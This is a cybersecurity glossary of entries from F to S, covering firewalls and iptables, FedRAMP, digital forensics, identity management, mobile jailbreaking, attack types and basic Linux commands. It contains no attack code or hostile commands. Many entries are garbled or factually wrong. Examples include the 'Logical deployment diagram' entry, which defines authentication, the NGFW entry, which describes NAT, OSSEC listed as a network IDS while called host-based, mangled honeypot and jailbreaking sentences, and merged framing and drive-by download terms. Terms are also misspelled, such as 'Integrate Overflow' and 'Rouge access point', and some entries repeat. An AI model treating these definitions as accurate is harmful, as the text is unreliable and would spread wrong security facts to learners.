Filter Table: Filter is default table for iptables. So, if you don’t define you own table, you’ll be using filter table.

Framing: Website combined with iFrame components in HTML in another webpage Drive by Downloading unintentional Internet download of software. This exploit affects Android

FIDO Alliance: FIDO Authentication enables password-only logins to be replaced with secure and fast login experiences across websites and apps.

Formal methods developed: Formal methods are mathematical entities that are used to model complex systems. Designers can not only validate the system's attributes in a more thorough banner but also use mathematical proof.

Foreign Keys: Foreign keys are structured as a shared component in a database that connects two tables. A foreign key must always relate to another primary key.

File: A file is a computer object that holds data, information, settings, or commands that are utilized with a software.

FedRAMP: It is a government-wide program that provides a standardized approach to security assessment, authorization, and continuous monitoring for cloud products and services.

FedRAMP Needed: The Federal Government spends hundreds of millions of dollars a year securing the use of IT systems Cloud solutions allow for faster processing

FedRAMP Program Management Office: Established within the GSA and responsible for the development of the FedRAMP program.

FIPS 199: FIPS 199 mandates that federal agencies evaluate their information systems in terms of confidentiality, integrity, and availability, assigning a low, moderate, or high impact acting to each system in each category.

FedRAMP Assignments: The assignments are also documented in the “Parameter” sections of the Control Summary Information following the requirements. When multiple requirements are resented as in the case with AC-2 objective (f)

Fish shell: This friendly interactive shell was written from scratch and isn't derived from any of the other shell families. It's intended to be user friendly. Amongst its many other perks, fish offers suggestions for commands based on your history and the contents of the current folder, similar to predictive text.

Foreground Processes: They run on the screen and require user input. For example Office Programs

Facilitate communication: The service desk team or the service provider know the customer’s expectations.

Federation: A federated identity is a portable identity that can be used across businesses and domains.

Goals of Fedramp: Accelerate the adoption of secure cloud solutions through reuse of assessments and authorizations Increase confidence in security of cloud

Governance: The governance of FedRAMP is comprised of different executive branch entities that work in a collaborative manner to develop, manage, and operate the program.

General Services Administration (GSA): The GSA is in charge of collecting, storing, distributing, and disposing of personal property and supplies, as well as real estate acquisition, management, and disposal.

Honey trap: In this assault, the social engineer disguises himself as an attractive person in order to engage with a person online, create an online relationship, and acquire sensitive information through that interaction.

Hierarchical Database models: A hierarchical database is a data architecture in which data is organized into a tree-like structure, or parent child structure, in which one parent node can have numerous child nodes connected through links.

Host-based scanners: Host-based vulnerability scanners are used to locate and identify vulnerabilities in servers, workstations, and other network hosts. It also provides further visibility into the scanned systems' configuration settings and patch history.

Host Based IDS: HIDS tools monitor the log files generated by your applications, creating a historical record of activities and functions allowing you to quickly search them for anomalies and signs an intrusion may have occurred.

Hydra Password Attacks: Hydra is a parallelized password cracker that can attack a variety of protocols. It's quick and adaptable, and adding new modules is simple. Researchers and security consultants can use this program to demonstrate how simple it is to acquire unauthorized remote access to a system.

Hosted model: Desktops are maintained by a service provider. This model eliminates capital cost and is instead considered operational cost.

Honeypot: A honeypot is a security technique that generates a virtual trap in order to entice intruders. A purposely infiltrated computer system allows attackers to exploit weaknesses, following you to research them and enhance your security measures.

Hash Functions: A hash value with a fixed length is calculated based on the plain text, making it impossible to reconstruct the plain text's contents. Many operating systems encrypt passwords using hash algorithms.

Identification: In the forensic process, it is the initial stage. What evidence is present, where it is held, and how it is stored are all part of the identification process. Personal computers, mobile phones, and personal digital assistants (PDAs) are examples of electronic storage medium.

Incident Response: Incident response, also known as IT incident, computer incident, or security incident. It is a structured way to dealing with and managing the consequences of a security breach or cyberattack.

Incident Response Team: Incident response team (CSIRT) assists in reducing the impact of security risks by responding quickly and effectively. Due to the increasing amount of security risks, companies must have a specialized incident response team to deal with them.

Indicators of Compromise (IOC): These detect potentially malicious behavior on a system or network Information security and IT workers can use indicators of compromise.

IP TABLES: Packet filtering and NAT rules are managed by the iptables firewall. IP Tables is included in every Linux distribution.

Infecting the device: Mobile spyware infects the device on Android and iOS smartphones differently.

Infection with iOS: iOS requires physical mobile access. A null-day operation like the Jailbreak ME hack can also infect the device.

Installing a backdoor: For installing the backdoor, the rooting of Android devices and Apple jailbreaking's requires admin access. Despite rooting/jamming methods by device makers, mobile spyware may simply overcome them.

Improper SSL validation: Security Laps in applications the process of SSL validation can allow attackers to bypass data security

iOS Jailbreaking: Jailbreaking controls the iOS system used on Apple devices, the symmetry of rooting of Android devices in simple language. It removes the device from Apple source dependencies and allows you to utilize non-existent third-party programs from the official app store.

IRoot: Like Root Genius, iRoot has been built by Chinese folks for another strong root program. You can manage your Android phone or tablet only one click away.

Ios Device Hacking: Mobile Apple's operating system iOS operates devices including the iPhone, iPad and iPod Touch. Originally called the iPhone OS, with the launch of the iPad, the moniker was changed to iOS. The iPad has had a different OS

iBoot Exploit: A jailbreak iBoot permits access to the file system and level iboot. If a fresh boot-rom is in place, this sort of exploit can be semi-tethered.

Intrusion detection: It search the network for indicators of compromise or an ongoing attack and alert the user if malicious behavior is discovered. Monitoring and detecting when a threshold is crossed is the most popular intrusion detection approach.

Inheritance: Objects inherit attributes and behaviors from super class

Identity Management: Identity management is the method of associating user rights with a given identity to grant individuals access to system services.

Input validation: Input validation ensures that only properly formed data enters an information system's process, preventing flawed data from remaining in the database and causing downstream components to malfunction.

Initial: Development based on Ad Hoc effort. No procedures in place and there is no assurance of consistency; thereby affecting software quality.

Interoperability: The capability to communicate, to execute programs, or to transfer data among various functional units under specified conditions

IOT Devices: IoT is an Internet-connected gadget which can interact with other devices and networks. Depending on their design and functions, these gadgets may do a wide range of activities.

Identification of vulnerabilities: Vulnerability scanning is the most common method of detecting flaws, and the effectiveness of a scanner is determined by two factors: The scanner's capacity to discover and identify devices, software, and open ports, as well as acquire other system data

inSSIDer: inSSIDer is comparable to the old Net Stumbler tool, except that it has been updated and works with Windows XP, Vista, and Windows 7. The program detects wireless networks and reports on their kind, maximum transfer rate, and channel utilization.

IP addresses: The Internet Protocol (IP) is a set of standards and specifications for producing and transferring data packets, or datagrams, across networks. The Internet Protocol (IP) s a component of the Internet protocol suite's Internet layer.

Impact of Incidents: The impact and immediacy of an incident are frequently used to evaluate its priority. The term 'Impact' refers to the scope of the Incident as well as the potential damage caused by the Incident before it can be remedied.

Improve PM Processes: An effective PM program can drastically increase MTBF

Identity and Access Management: Ensuring the right people and job responsibilities (identities) in a company have access to the resources they need to execute their duties Identity and access management solutions allow your organization to manage a variety of identities.

iBoot Exploit: A jailbreak iBoot permits access to the file system and level iboot. If a fresh boot-rom is in place, this sort of exploit can be semi-tethered. This is used mostly for reducing iOS controls at low level.

Identity management: Identity management ensures that you are who you say you are and stores information about you. An identity management database stores information about your identity.

Integrate Overflow: An integer overflow attack tries to use or produce a numeric value that an application can't handle. As a result, the application produces incorrect results.

Improve the service provided: Reduced incident resolution or request delivery times

Identify the hazards: The first step to creating your risk assessment plan is determining what hazards your employees and your business face

Intranet: An intranet is a private network within a corporation that allows employees to safely communicate information.

Identity and Access Management: Ensuring the right people and job responsibilities (identities) in a company have access to the resources they need to execute their duties Identity and access management solutions allow your organization to manage a variety of identities, such as people, software, and hardware.

Integrity: Information cannot be updated in storage or during the transfer between the sender and the intended receiver without any modification to the information being detected.

Jump Bag- Forensic Toolkit: Response times should be as short as feasible when an issue occurs. As a result of every minute that passes, a danger artifact is lost, or the attackers cause additional harm.

Jamming: The goal of jamming (also known as network interference) is to interrupt the network. Interference is almost unavoidable due to the wireless characteristics.

John the ripper: It is a fantastic program for breaking passwords. Well-known brute-force techniques such as dictionary and bespoke wordlist attacks. It can also be used to crack hashes or passwords for zipped or compressed data, as well as locked files.

Job rotation: A policy that requires employees to rotate into various jobs, or at least rotate some of their responsibilities. It provides numerous advantages for both the person and the organization.

Jump box: A jump box, or jump server, is a server that is used to access devices that have been placed in a secure network zone such as a DMZ.

Known Plaintext Attacks: If an attacker obtains samples of both the plaintext and the cipher text, he can execute a known plaintext assault. Attacker can use the same decryption procedure on other cipher text if he succeeds.

Lead Investigator: Collects and analyses all evidence Implements rapid system and service recovery.

LINUX+: The UNIX operating system is a collection of applications that serve as a conduit between the user and the computer. Kernel is a set of computer programs that distribute system resources and coordinate all aspects of the computer's internals.

ls: You can use the ls command to list out all the files or directories available in a directory. Command:- ls

Linux Kernel: The core of the Android architecture is Linux Kernel. It manages all drivers accessible, such as Display controls, Camera ports, etc.

Leveraging and Authorization: Shows the architecture, including the domain architecture, with the existing domain hierarchy, names, and addressing scheme; server roles; and trust relationships.

Logical deployment diagram: The process or action of confirming an identity used to interact with or log in to an information system.

Mobile Device Forensics: Data can be recovered from smartphones, SIM cards, mobile phones, GPS devices, tablets, PDAs, and gaming consoles by specialists in this sector. This type of analysis is needed to recover audio and visual data, contacts, and call logs from devices used as evidence in court.

Malware Forensics: This branch's experts identify, analyse, and investigate various malware types in order to track down culprits and causes for the attack. They also assess the extent if the damage produced by the attack and identify the malware's code.

Memory Forensics: Live acquisition is another term for this form of digital forensics. The data is retrieved from RAM. Hackers can now leave no traces on hard drives thanks to recent advancements in cybercrime technology.

Malware infections: Malware can infiltrate your computer by exploiting known software flaws. A vulnerability is a flaw in your program that allows malware to get access to your computer. When you visit a website

Mangle Table: Iptables's Mangle table is for specialized packet alteration. This alters QOS bits in the TCP header.

memdump: The memdump plugin is run against the memory image, with the output directed to the home folder

Multi-Tenant Security: Multi-tenancy is a software architecture that uses a single application to serve multiple customers. By using multi-tenancy, you can create one application and then deploy it to as many customers as you want.

Mobile Application Attack Vectors: An Attack Vector is defined as a process or technique used by a hacker to enter another device or network, to inject a so called 'bad code' which is usually termed payload. This vector enables hackers use system faults

Man in the Middle: Attacker implants malicious code on victim's mobile device an attacker has connections between two systems across the current network

Message replay: Usage of recorded data at a later period than intended in order to repeat an action that benefits the attacker. Such as the capture and replay of an instruction to transfer funds from a bank account under the attacker's control.

Message manipulation: Changing a packet header address to route it to an unexpected destination or modifying user data are examples of message manipulation.

Masquerade attacks: Masquerade attacks involve an entity adopting a false persona in order to get or manipulate information. As a result, gain unjustified privilege status.

Manage patch application: A solid patch management policy will include regular tracking of patch releases for all software.

Misuse Detection: These systems that look for a signature or defining characteristic of an attack. Masking: Hiding the data with useless characters; for example, showing only the last four digits of a Social Security number: XXX-XX-1234.

Mobile Device Security: Mobile Device Security refers to the safeguards put in place to protect sensitive data kept on and transferred by laptops, smart phones, tablets, wearable's, and their portable devices.

Monitoring and Reporting: Discovering and monitoring the virtual resources, monitoring cloud operations and events, and generating performance reports

Mitigating Controls: As stated in the definition, mitigating controls are procedures employed to lessen the overall impact of a danger. As a result, the mitigating controls are assigned to the appropriate dangers.

Monitor Baseline: Assessment and mitigation cannot entirely protect it. It's impossible to fix every system or eliminate every application flaw right away. Even if this were possible users would continue to do things that permitted dangerous code to be installed on their systems.

Monitoring: Packet capture and export of data to text files for further processing by third party tools

Mobility: Users of wireless networks can connect to existing networks and then roam freely. Because the phone connects the user via cell towers, a mobile phone user can travel kilometers in a single call.

MAC address: A unique identification assigned to a network interface controller (NIC) for use as a network address in communications inside a network segment is known as a media access control address (MAC address).

Mean Time between Failures (MTBF): Mean time between failures (MTBF) is a prediction of the time between the innate failures of a piece of machinery during normal operating hours. MTBF helps businesses understand the availability of their equipment.

Mean Time to Repair (MTTR): Mean time to repair (MTTR) is a maintenance metric that calculates the average amount of time required to troubleshoot and repair faulty equipment. It reflects how rapidly an organization can respond to and repair unplanned breakdowns.

MTTR formula: (Total corrective maintenance time/ Number of repairs) =MTTR

Multi- factor authentication: When you use multi-factor authentication, your IAM provider requires more than one type of proof that you are who you say you are. A common example is the requirement of both a password and a fingerprint.

Monitoring and Managing Processes: When a system boots, the kernel launches a software called init. init executes shell scripts that launch all system services. Some of them merely run in the background and have no user interface. They are called to as daemon processes.

Man-in-the-Browser: It is a form of proxy Trojan horse that infects web browsers that are vulnerable. Browser session data can be captured by successful man-in-the-browser attacks.

Memory Leak: A memory leak is a flaw in a computer program that leads it to consume more and more memory as time goes on. The application can take so much memory that the operating system fails in the worst-case scenario.

Malvertising: The act of incorporating malicious ads on trusted websites, which results in users' browsers being inadvertently redirected to sites hosting malware.

Malware: A computer program that is covertly placed onto a computer with the intent of compromising the privacy, accuracy, or reliability of the computer's data, applications, or operating system.

Metasploit: One of the most popular exploitation frameworks.

Mutual agreement: The SLA is mutually accepted by the customer and the service provider.

Memorandum of Understanding (MOU): A memorandum of understanding is an agreement between two or more parties outlined in a formal document. It is not legally binding but signals the willingness of the parties to move forward with a contract.

Mandatory Vacations: Mandatory vacation regulations, like work rotation, serve as a disincentive to fraud. Many companies will have a policy requiring employees in sensitive positions to take five or ten days off in a row.

Monitor and Prepare: Similar to accepting the risk, this response can be used for major risks that carry a high probability and/or severity, but must be accepted by the project.

Mitigation: Since risk is a function of probability and severity, both of these factors can be scrutinized to reduce the risk of project failure.

Multifactor Authentication (MFA): Multifactor Authentication (MFA) uses a password and a code delivered to your smartphone to authenticate yourself is a frequent form of multifactor authentication.

Mandatory Access Control: In mandatory access control (MAC), subject authorization is based on security labels.

Manual Review: Privileged accounts, regardless of the authentication method or architecture, must be monitored to ensure that these additional rights are not abused.

Monitoring and Logging: Monitoring, also known as application supervision, is the ability to have a global view of an application at any one time as well as a history of prior states for numerous elements: Performance and response time of various server resources.

Network Forensics: The goal of network forensics is to track, record, and analyse all network activity. In the event of security breaches, cyberattacks, or other cyber incidents, network specialists examine traffic and activities.

Netflow Analyzers: Actual traffic across border gateways and within a network is examined in this study A specific thread of activity may be tracked using Net flow, as can the protocol utilized on your network or the assets that are talking with one other.

nano: The nano command is use to edit text files Command: Nano <file name>

Next-generation firewalls (NGFW): NAT gates hide individual IP addresses. As a result, attackers scanning a network for IP addresses are unable to collect detailed details. In the same way that proxy firewalls function as an intermediate between a group of computers and outside traffic, NAT firewalls do the same.

NAT Table: NAT table is essential for your internet connection. The network address translation (NAT) table is responsible for allowing devices on a private network to connect to a public network, such as the internet.

No encryption / faint encryption: Unsecured or weakly encrypted data transmission applications are capable to attack, for example hijacking session

Network Based Attacks: Network-based attacks aim to compromise network security by intercepting and altering network traffic or spying on it. These can be active assaults, in which the hacker alters network activity in real time

Network Based IDS: A network-based intrusion detection system (NIDS) is used to monitor and analyze network traffic to protect a system from network-based threats.

NIDS: OSSEC: OSSEC is the world's most popular open-source host-based intrusion detection system (HIDS).

Network-based scanners: On wired or wireless networks, network-based vulnerability scanners discover potential network security assaults and vulnerable systems. Network-based scanners help determine if there are unknown perimeter points on the network.

Netsparker: Netsparker is an automated, yet fully configurable, web application security scanner that allows you to scan and identify security flaws in websites, web applications, and web services.

Nikto: Nikto is a free command-line vulnerability scanner that looks for dangerous files/CGIs, outdated server software, and other issues on webservers. It runs generic and server-specific checks.

Network devices: In a wireless mesh network, a network device is a node. It can send and receive wireless HART data, as well as execute the fundamental network formation and maintenance activities. Field devices, router devices, gateway devices, and mesh handheld devices are examples of network equipment.

NMAP: Nmap, or Network Mapper, is a free and open source network discovery and security auditing application. Use it for activities like network inventory, service upgrade schedule management, and monitoring host or service uptime.

Next Generation Firewall: Next Generation Firewall that offers security intelligence to enterprises and enable them to apply best suited security controls at the network perimeter are also being worked on.

Non-Disclosure Agreement: A non-disclosure agreement (NDA) is a legally binding contract that creates a confidential connection. The party or parties signing the agreement agree that sensitive information will not be shared with anyone else.

Network Architecture: The way network devices and services are arranged to serve the connectivity demands of client devices is referred to as network architecture. Switches and routers are common network hardware.

Non-repudiation: The creator/sender of information cannot later deny his or her intention to convey information.

Network based point: It examines network traffic to identify threats that generate unusual traffic flows, such as distributed denial of service attacks, specific forms of malware and policy Violations

New Directory: The mkdir command is used to create a new directory under any directory. Command:-Mkdir <name>

Objectives of Computer Forensics: It helps to recover, analyze, and preserve computer and related materials in such a manner that it helps the investigation agency to present them as evidence in a court of law. It helps to postulate the motive behind the crime and identity of the main culprit.

Ordinary Files: An ordinary file is a file that holds data, text, or program instructions on a computer system.

OUTPUT chain: The output-chain command functions similarly to the next filter term in that it allows several levels of filtering on the interface in both the ingress and egress directions.

Obfuscation: The term "obfuscation" refers to the use of any of these techniques to make data less relevant, detailed, or readable in order to protect the data or the data's subject.

Object oriented technology: Keeps track of objects and entities that contain both data and action on the data Designed for non-text data such as graphics, video and audio clips A DB in which the operations carried out on data objects are considered part of their definition

Optimized: Integrated plans for continuous process improvement.

Office of Management and Budget Policy (OMB): The governing body that issued the FedRAMP policy memo which defines the key requirements and capabilities of the program

Objectives of The SSP: The SSP is the main document in which the CSP describes all the security controls in use on the information system and their implementation. Provides a global view of how the system is structured

OpenVAS: OpenVAS is a vulnerability scanner with a lot of features. Unauthenticated and authenticated testing, different high-level and low-level internet and industrial protocol.

OpenID Connect (OIDC): OIDC is a newer open standard that allows users to log in to their applications using an identity provider. It is extremely similar to SAML, however it is built on the OAuth 2.0 standards and uses JSON to communicate data rather than XML, like SAML does.

Onboarding: when a new employee joins a company, the on boarding process is defined as the person's first encounter with the company. As a result, you may assess whether the employee will continue with the company for a longer period of time in the first few days.

Preservation: Data is segregated, safeguarded, and preserved during this phase. It includes restricting people from utilizing the digital device in order to prevent tampering with digital evidence.

Presentation: The process of summarization and explanation of conclusions is completed in this final step. It should, however, be written in layman's words with abstracted terminologies. The precise details should be referenced in all abstracted terms.

Protect in Phases of the Incident Response: Developing and implementing suitable safeguards for better delivery of critical infrastructure services

passwd: Passwords are required on all Unix systems to ensure that your files and data remain private and that the system is safe from hackers and crackers. The steps to changing your password are as follows:

Permission Indicators: While using ls -l command, it displays various information related to file permission as follows

Packet-filtering firewalls: It examines packets and prevents them from passing if they do not comply with a set of security rules. The source and destination IP addresses of packets are checked by this form of firewall.

Performance Audit: Systematic evaluation of a cloud system by measuring how well it conforms to a setoff established performance criteria

Platform Libraries: The Platform Libraries comprises several fundamental C/C++ libraries and Java-based libraries, such Media, Graphics, Surface Manager, OpenGL etc.

Pangu: The Pangu team comprises a number of prominent security scientists and focuses on mobile security research. Team Pangu aggressively shares expertise and research with the community at well-known security conferences such as BlackHat, CanSecWest and Ruxcon.

Passive Network Threats: The passive attack is defined by the unmodified interception of messages. The network data and systems are unaffected.

Packet Filtering: Allowing traffic only to certain port numbers. Packet filtering refers to a firewall examining packet addresses and port numbers. It ensure that traffic from IP addresses known to be "evil" is kept out.

Project Initiation: Decide on conceptual definition of project Identify security requirements Perform an initial risk analysis (analyze potential threats)

Polymorphism: Capability of different objects to respond differently to same message

Platform Libraries: Platform Libraries comprises several fundamental C/C++ libraries and Java-based libraries, such Media, Graphics, Surface Manager, OpenGL etc.

Phishing: When a malevolent entity sends a fraudulent email masquerading as a real email, frequently from a trustworthy source. The message's purpose is to dupe the receiver into disclosing financial or personal information or clicking on a link that installs malware.

Privacy Threshold Analysis (PTA): A Privacy Threshold Analysis (PTA) is a questionnaire used to determine: If an information technology system contains Personally Identifiable Information (PII),

Privacy Impact Analysis (PIA): A privacy impact assessment (PIA) is a tool for detecting and assessing privacy concerns throughout a program's or system's development life cycle. A privacy impact assessment explains what personally identifiable information (PII) is gathered and how that information is preserved, secured, and shared.

Platform vulnerabilities: Exploiting vulnerabilities in the OS, Server software, or app modules running on the web server

Penetration Testing: You can carry out penetration tests against resources on your AWS account per the policies and guidelines at Penetration Testing.

Persistent Threats: Attacks exploiting security vulnerabilities for financial gain and criminal agendas continue to dominate headlines.

Prioritization: Vulnerability and security configuration assessments can result in lengthy remedy task lists, which must be prioritized. It is often find that a high proportion of systems have many vulnerabilities and security configuration problems. Typically, there is more mitigation work to be done than resources available to complete it.

Packet Sniffing: Networks are intended to facilitate and expedite information traffic. To do this, information is delivered in packets over both wired and wireless networks.

Productivity in iam: When you log in to your primary IAM portal, your employee no longer has to worry about having the correct password or access. Not only does every person have access to the best tools for their task.

Provisioning/de-provisioning users: Provisioning refers to the process of specifying. Which tools and access levels should be granted to a user.

Policy-based control: Users should be given only the permissions they need to complete their responsibilities. An IAM should be developed to grant users access to resources depending on their employment function, department, or any other relevant attributes.

Password Reuse: An old 3rd party database is compromised; your users are still using a compromised password Users using the same password across many accounts

Privilege Escalation: When attackers first exploit a system, they generally get access with limited privileges. To get greater and more access, they employ a variety of privilege escalation strategies.

Pharming Attacks: A pharming attack is another type of attack that manipulates the DNS name resolution process. It aims to compromise either the DNS server or the DNS client.

Platform as a Service (PaaS): Capability to deploy applications in the cloud, Languages, libraries, services, some control by user

Password Hashes: Most systems do not save an account's real password. They instead save a hash of the password. Hash attacks target the hash of a password rather than the password itself.

Privileged user: A typical privileged user is a system administrator who is in charge of administering an environment, or an IT administrator who is in charge of certain software or hardware.

Purpose of a risk register: The main purpose of a risk register is to serve as the database for specific risks. These risks might be safety risks, commercial risks, financial risks the risk register enables a

project manager or company to list all possible or potential risks into rows, and then identify and outline important components of these risks in the associated columns.

Privilege Management: When users are given the ability to do something that typically only an administrator can do, they have been granted privileges and their account becomes a privileged account

Public Key Infrastructure: It is a technology used in the digital world to authenticate individuals and devices. The basic idea is for one or more trusted parties to digitally sign papers confirming that a specific cryptographic key belongs to a specific user or device.

PKI Authentication: When a user attempts to authenticate their identity to a server, the server creates and sends random data to the user. The user encrypts the data and sends it back to the server using their private key.

PKI Digital Signing: The first step is to compute a hash value for the document to be signed. The hash value is produced using an algorithm, and the output is a digital fingerprint of the file's contents.

Qualitative Risk Analysis: A qualitative risk analysis uses a pre-defined grading scale to prioritize the discovered project risks. Risks will be graded based on their likelihood of occurrence and the impact on project objectives if they occur.

Quantitative Risk Analysis: It is a further examination of the project's greatest priority hazards, during which a numerical or quantitative rating is assigned in order to construct a probabilistic analysis.

Remote Terminal Unit (RTU): RTU is a microprocessor-controlled electronic device. This uses telemetry data and messages from its Master Supervisory System to control connected objects to interface objects. Remote telemetry unit and remote control unit may also be used in other words for RTU.

Respond in Phases of the Incident Response: Developing and implementing strategies to respond to the detected incidents

Recover in Phases of the Incident Response: Developing and implementing a plan to restore the business operations after the occurrence of the incident

Remove file or Directories: To remove a directory and all its contents, including any subdirectories and files, use command Rm <file name/directory> -r recursive

RAW Table: Iptable’s raw table is for configuration exemptions. Raw table has built-in chains.

Redsn0w: Redsn0w is a jailbreaking tool for iOS devices that works on both OS X and Windows.

Retirement/Disposal: Properly dispose of system Move data to another system or discard accordingly Repeat full cycle with a new project initiation

Relational Database models: A DB in the form of tables (rows & columns) related to each other Stores data in such a way that a data manipulation language can be used independently on data uses a database engine (Oracle, Sybase, etc...)

Repeatable: A formal structure has been developed including quality assurance. However, no formal process models have been defined.

Risk Assessment (RA): Risk assessment is a formal and systematic method for identifying and quantifying events, their frequencies / probabilities, and the amount of repercussions / losses to recipients as a result of exposure to hazards such as natural disasters and hardware, software, and human system failures.

Regulation: Many government and industry regulations, such as HIPAA-HITECH, PCI DSS V2 and Sarbanes-Oxley (SOX), mandate rigorous vulnerability management practices

Risk Management: Mature organizations treat it as a key risk management component. Organizations that follow mature IT security principles understand the importance of risk management.

Risk Assessment: Larger issues should be articulated in risk-based language (e.g., ISO 27005), with the impact expressed in terms of business impact. Considerations relating to risk reduction and policy compliance should be included in the business case for any remedial action.

Remediation: Only when mitigation activity is carried out as a result of the baseline and monitoring functions is security improved. Cross-organizational processes and workflows aid in the remediation process.

Root Cause Analysis: It's critical to examine security and vulnerability evaluations. Changes to user administration and system provisioning processes may be required to eliminate the fundamental cause of security flaws.

Radio Frequency (RF): Radio frequency is abbreviated as RF. Any frequency in the electromagnetic spectrum that is linked with radio wave propagation is referred to as RF. RF field propagation is used in a lot of wireless technologies. The electromagnetic radiation spectrum includes these frequencies.

Rouge access point: Any illegal access point (AP) on a network is referred to as a rouge access point. It might be caused by an attacker or a misunderstanding on the part of an employee.

RTO: The RTO is the maximum tolerable length of time that a computer, system, network or application can be down after a failure or disaster occurs. An RTO is measured in seconds, minutes, hours or days. It is an important consideration in a disaster recovery plan (DRP).

Recovery Point Objective (RPO): Recovery point objective (RPO) is defined as the maximum amount of data that can be lost after a recovery from a disaster or a failure. An RPOs determines the maximum age of the data in backup storage needed to be able to meet the objective specified by the RPO, when a network or computer system failure occur.

rbash: This Restricted bash shell provides minimal functionality to the person or script running in it.

Risk Mitigation: The application of security policies and processes to lower the overall risk or impact of a threat is known as risk mitigation. Risk mitigation in cybersecurity can be divided into three components:

Rainbow Attack: Rainbow table assaults are a sort of attack that tries to figure out the password by looking at the hash. A rainbow table is a large database of hashes that have already been generated.

Replay Attack: A replay attack occurs when an attacker replays data from a communication session that has previously occurred. A replay attack occurs when a third party tries to imitate a client who was present during the initial session.

Role-Based Awareness Training: If you have someone who is new to the organization, you might want to provide some role-based security awareness training. This is typically a specialized sort of training that is tailored to the role that this individual user plays with this program or data.

Record your findings: If you have more than five employees in your office, you are required by law to write down your risk assessment process. Your plan should include the hazards you've found, the people they affect, and how you plan to mitigate them.

Review assessment and update if necessary: Your workplace is always changing, so the risks to your organization change as well. As new equipment, processes, and people are introduced, each brings the risk of a new hazard.

Risk Register: The Risk Register records and keeps track of practically all of the hazards that have been recognized and are related to the project. As a result, it keeps track of dangers, including their status and history.

Remote virtual desktops model: An image is copied to the local machine, which means a constant network connection is unnecessary.

Rogue Access Points: Attackers build physically illegal wireless access points that enable them to access a secure network by depriving network users' connections

Role-based access control (RBAC): It Is a commonly used in networks to simplify the process of assigning new users the permission required to perform a job role.

Revocation: Deleting all unneeded or unnecessary applications and services from all computer devices. There is usually no reason for every workstation in your firm to be running a mail server, ftp server, and DNS.

Security Analysts: Professionals in this field work to restore the network. In an IR team, there are two categories of security analysts:

SIEM (Security information and event management): Collected log data from applications, host systems, networks, and security devices in the organization's technological infrastructure (e .g. antivirus filters and firewalls). Security issues are reported, including virus activity and unauthorized logins.

Shell: The shell is the application that handles your requests. It analyses and invoke the commands all commands in the shell follow standard syntax.

System Bootup: If you have a computer with the Unix operating system installed, all you have to do is turn it on to get it up and running. The system starts booting up as soon as you turn it on. Then it prompts you to log in.

Special Files: Access to hardware such as hard disks, CD-ROM drives, modems, and Ethernet adapters is provided by several special files.

Software or hardware firewalls: A software firewall is a program that is installed on each computer. Whereas a physical firewall is a piece of hardware that is located between your network and gateway.

Stateful Multi-Layer Inspection (SMLI) firewalls: SMLI firewalls compare packets to known trusted packets at the network, transport, and application levels. It examines the entire packet and only allows it to pass if each layer is passed.

Sandboxing: Sandboxing is a cybersecurity practice in which code is executed, observed, and analyzed in a secure, isolated network environment that simulates end-user operating environments.

SSLStrip: MITM type attack that leverages SSL/TLS implementation flaws

Session Hijacking: Attacker Steal DNS Poisoning Valid Session ID

SQL Injection: SQL injection is a type of online security flaw that allows an attacker to interfere with a web application's database queries. It allows an attacker to see data that they wouldn't ordinarily be able to see.

Sandboxing Attacks: Sandboxing helps to safeguard systems and users by restricting the resources available to the application on the mobile platform.

Sniffing: Attacker reads, monitors, or captures complete packets of data passing between a client and a server. An unencrypted network packet intercepted by a hacker might inflict significant damage to the company or institution.

Spoofing: Spoofing is the practice of a bad actor impersonating a legitimate entity or someone they are not. It usually refers to a computer faking an IP address, ARP, or DNS server.

Segment the network: Segment is one of the simplest ways for businesses to safeguard their networks. It refers to the practice of dividing a bigger network into smaller, self-contained networks. Organizations can also use segmentation to keep sensitive data more secure and restrict access to essential information.

Switch from default to secure configuration: Installed software's security settings to the most secure available configuration on a regular basis. New software is frequently used with default settings for lengthy periods of time. This results in security breaches that could have been avoided easily if someone had bothered to modify the settings.

Social engineering: Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables. In cybercrime,

Sensitive data storage: Some applications utilize a poor security system in their database design, such that attackers may hack and steal sensitive user information.

Software as a Service (SaaS): Applications accessible from client devices, web browser, email, mobile, limited configuration

SMS phishing: A social engineering technique used to target victims through SMS messages and may use different motivational techniques like scarcity or fear to entice the victim to perform an action, like clicking on a malicious URL within the message.

Spyware: It is a secretly installed malicious code that is intended to track and report usage of a target system or collect data. Such data may include web browsing history, personal information, user names and passwords, and much more.

Security Assessment: The security assessment process uses a standardized set of requirements in accordance with FISMA using a baseline set of NIST 800-53 controls to grant security authorizations.

SSP- System Security Plan: A formal document that summarizes an information system's security needs and details the security procedures in existence or intended to achieve those criteria.

System Inventory: This is a comprehensive inventory of all system components Hardware Software Network Port, Protocols, and Services

Security Assessment and Authorization (SA&A): The process of obtaining and maintaining a management decision to authorize the operation of an information system or a service and to explicitly accept the residual risk of an agreed-upon set of security controls, as well as the results of continuous security assessment is known as security assessment and authorization (SA&A).

System and Communications Protection (SC): The systems and communications protection policy defines the rules for effectively creating network segmentation and boundary protection across the company, as well as the essential regulations for implementing encryption.

System and Information Integrity (SI): System and information integrity ensures that the data being accessed has not been tampered with or harmed as a result of an information system fault.

Switches: A switch has a number of ports into which computers can be connected. When a data frame arrives at any port of a network switch, it is examined for the destination address, relevant checks are performed, and the frame is sent to the appropriate device (s).

Single Point of Failure (SPOF): It is a potential risk presented by a weakness in the design, implementation, or configuration of a circuit or system in which a single fault or malfunction causes the entire system to fail.

Security in iam: Traditional security frequently has a single point of failure - the password. If a user's password or, worse, the email address used for password recovery is compromised, your organization becomes vulnerable to attack.

Service Dependency Mapping: The goal of this stage is to determine the source and root cause. It entails determining which system components are responsible. An obsolete version of an open source library.

Single Sign-on: Authenticate their identities with a single portal. Once authorized, the IAM system serves as the source of identity truth for the user's other resources.

Secure access: Securing at the identity level is critical; an IAM should ensure that the identities of those logging in are confirmed. This could include implementing MFA and adaptive authentication.

Security Access Markup Language (SAML): SAML is an open standard that allows identity provider systems to communicate authentication and authorization information. This is the most widely used technique for an IAM to provide a user access to an application.

System for Cross-domain Identity Management (SCIM): SCIM is standard used to automatically exchange identity information between two systems. When new users are assigned to the service, SCIM is utilized to maintain the user information up to date.

Shell: It is a macro processor which allows for an interactive or non-interactive command execution.

Scripting: It allows for an automatic commands execution that would otherwise be executed interactively one-by-one.

Secured Protocol and Algorithms: Research in protocols and algorithms is a significant phase for the consolidation of cybersecurity at a technical level. It defines the rules for information sharing and processing over cyberspace.

SYN Flood Attacks: A SYN flood is a type of denial-of-service attack in which an attacker establishes a connection to a server quickly but does not complete it. The server must devote resources to waiting for half-opened connections, which might cause the system to become unresponsive to valid traffic.

